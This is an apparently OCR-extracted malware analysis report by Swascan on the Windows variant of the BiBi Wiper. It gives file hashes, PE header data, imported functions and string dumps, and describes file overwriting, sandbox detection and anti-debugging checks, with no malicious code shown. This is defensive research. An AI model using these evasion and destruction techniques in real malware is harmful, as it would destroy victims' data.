Swascan
TINEXTA GROUP

BiBi Wiper: malware analysis

www.swascan.com

Sommario

Introduction.....3
Static analysis and malware assessment.....4
Dynamic analysis and second malware assessment.....15
Debugging.....38
IOCs:.....49
YARA Rule.....49
CONCLUSIONS:.....50
References:.....50


Introduction

BiBi Wiper is a “destructive” malware used in the Israel-Hamas conflict by activists of the Sunni terrorist group. As of 30 October 2023, the threat has also been infecting Unix operating systems, although a more widely used variant is also Windows, which is analyzed in this article.

The artefact, similar to what happened during the Russian-Ukrainian war, was used as a hybrid warfare tool to carry out destructive actions against Israel's critical infrastructures, effectively contributing to Hamas's military and strategic offensive. The threat, by performing an overwriting and “locking” phase of the files (but without demanding a ransom), places BiBi Wiper in a different condition from a ransomware threat. The only objective of the wiper is to make the data of target systems inaccessible and unusable. [0]


Static analysis and malware assessment

The analyzed sample has the hash **e26bba0304f14ef96beb60376791d32c** and was developed in C++.






```
File name: C:/Users/IEUser/Desktop/New folder/40417e937cd244b2f928150cae6fa0eff5551fdb401ea072f6ecc
Size: 207872(203.00 kB)
MD5: e26bba0304f14ef96beb60376791d32c
SHA1: 24f6785ca2e82d1d1d61f4cb01d5e753f80445cf
Entropy: 6.19335(not packed)
Operation system: Windows(Vista)
Architecture: AMD64
Mode: 64-bit
Type: Console
Endianess: LE
Entry point(Address): 000000014000ab10
Entry point(Offset): 9f10
Entry point(Relative address): ab10
Entry point(Bytes): 4883ec28e89f0600004883c428e972feffffcccc4883ec284d8b4138488bca498bd1
Entry point(Signature): 4883ec..e8........4883c4..e9........cccc4883ec..4d8b41..488bca498bd1
Entry point(Signature)(Rel): 4883ec..e8$$$$$$$$$48895c24..55488bec4883ec..488b05........48bb.....
```

In the *.rsrc* section (which contains the details of the *manifest* metadata file and other resources) we can see an execution setting of *"asInvoker"*, so the threat is launched with the same privileges and security permissions as the parent process.




The functions imported via the *KERNEL32.dll* library refer to enumeration drives, creation and opening of processes, and calling up external libraries via *LoadLibraryA*:



PE
Reload
Hex
Disasm
Strings
Memory map
Entropy
Heuristic scan
Readonly
Info
Hex
Disasm
Hash
Strings
Signatures
Memory map
Entropy
Heuristic scan
IMAGE_DOS_HEADER
IMAGE_NT_HEADERS
IMAGE_FILE_HEADER
IMAGE_OPTIONAL_HEADER
IMAGE_DIRECTORY_ENTRIES
RICH Signature
Sections
Import
Resources
Manifest
Exceptions
Relocs
Debug
TLS
Load config
Hash 64
00000031fb809ed6
Hash 32
9aa5e843
ginalFirstThu meDateStan rwarderCha Name FirstThunk Hash
0 0002f9c0 00000000 00000000 0002fd80 00022000 58dec74f KERNEL32.dll
Thunk Ordinal Hint Name
0 000000000002fce0 0271 GetLogicalDrives
1 000000000002fcf4 0238 GetDriveTypeA
2 000000000002fd04 026a GetLastError
3 000000000002fd14 00e3 CreateProcessA
4 000000000002fd26 059e TerminateProcess
5 000000000002fd3a 0412 OpenProcess
6 000000000002fd48 03c8 LoadLibraryA
7 000000000002fd58 02b8 GetProcAddress


Strings
Filter
ANSI
UTF8
Unicode
C Strings
5
Save
Search
Offset Size Type String
670 0002bd48 00000007 A .data$r
671 0002bd58 00000008 A .data$rs
672 0002bd7c 00000006 A .pdata
673 0002bd8c 00000006 A _RDATA
674 0002bd9c 00000008 A .rsrc$01
675 0002bdb0 00000008 A .rsrc$02
676 0002bdfc 00000006 A □b□p□0
677 0002e6e2 00000010 A GetLogicalDrives
678 0002e6f6 0000000d A GetDriveTypeA
679 0002e706 0000000c A GetLastError
680 0002e716 0000000e A CreateProcessA
681 0002e728 00000010 A TerminateProcess
682 0002e73c 0000000b A OpenProcess
683 0002e74a 0000000c A LoadLibraryA
684 0002e75a 0000000e A GetProcAddress
685 0002e76c 00000013 A GetCurrentProcessId
686 0002e780 0000000c A KERNEL32.dll
687 0002e790 0000000b A CloseHandle
688 0002e79e 00000015 A WaitForSingleObjectEx
689 0002e7b6 00000005 A Sleep
690 0002e7be 0000000e A SwitchToThread
691 0002e7d0 00000012 A GetCurrentThreadId
692 0002e7e6 00000011 A GetExitCodeThread
Close


Threads management functions are used to manage competitive executions:




Following are file enumerations loops and file attributes, as well as pointing using the *SetFilePointerEx* function. The latter is widely used by threats with external file referencing functionality as it allows more granular and specific management of the pointing location.




Files are renamed with the extension **.BiBi** after they have been made inaccessible through an overwriting process:




Details of the performance counter and execution frequency of CPU components are also obtained, and this information can allow a threat to identify a possible virtualized environment, such as virtual machines or sandboxes:




Note the debugger checking function *IsDebuggerPresent*, which avoids monitoring and tracking the execution of the process itself through breakpoints and code browsing tools:




The pointer values used are encoded by calling the *EncodePointer* function. Pointers make it possible to refer to further variables and objects within executed functions, in which case there is no precise knowledge of the values and attributes referred to as they are encoded.



In a concurrential context the files are read:



Here are the details of the sections of the Portable Executable in question. The main section appears to be *.text*, which contains the instructions directly executed by the CPU.



Strings


Filter

ANSI | UTF8 | Unicode | C Strings | 5 | Save | Search

	Offset	Size	Type	String
22	00021930	0000000b	A	bad address
23	00021940	00000013	A	bad file descriptor
24	00021958	0000000b	A	bad message
25	00021968	0000000b	A	broken pipe
26	00021978	00000012	A	connection aborted
27	00021990	0000001e	A	connection already in progress
28	000219b0	00000012	A	connection refused
29	000219c8	00000010	A	connection reset
30	000219e0	00000011	A	cross device link
31	000219f8	0000001c	A	destination address required
32	00021a18	00000013	A	directory not empty
33	00021a30	00000017	A	executable format error
34	00021a48	0000000b	A	file exists
35	00021a58	0000000e	A	file too large
36	00021a68	00000011	A	filename too long
37	00021a80	00000016	A	function not supported
38	00021a98	00000010	A	host unreachable
39	00021ab0	00000012	A	identifier removed
40	00021ac8	00000015	A	illegal byte sequence
41	00021ae0	00000022	A	inappropriate io control operation
42	00021b08	0000000b	A	interrupted
43	00021b18	0000000c	A	invalid seek
44	00021b28	00000008	A	io error


Close

Here the details of concurrential objects and resource management, specifically multithreading and *semaphores*. *Semaphores* objects allow the use of resources with exclusive access, thus preventing simultaneous access by several processes to the same resource:



	Offset	Size	Type	String
91	00021f78	0000000b	A	FlsGetValue
92	00021f88	0000000b	A	FlsSetValue
93	00021f98	0000001b	A	InitializeCriticalSectionEx
